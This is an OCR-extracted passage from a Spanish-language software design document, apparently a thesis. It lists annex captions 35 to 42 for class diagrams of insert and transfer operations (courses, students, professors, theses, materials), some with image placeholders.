
Anexo 35. Diagrama de clases del diseño: Insertar Curso Optativo.




Anexo 36. Diagrama de clases del diseño: Insertar Estudiante.




Anexo 37. Diagrama de clases del diseño: Insertar Medio Material.




Anexo 38. Diagrama de clases del diseño: Insertar Para Docente.




Anexo 39. Diagrama de clases del diseño: Insertar Perfil.



Anexo 40. Diagrama de clases del diseño: Insertar Profesor.



Anexo 41. Diagrama de clases del diseño: Insertar Tesis.



Anexo 42. Diagrama de clases del diseño: Trasladar Medio Material.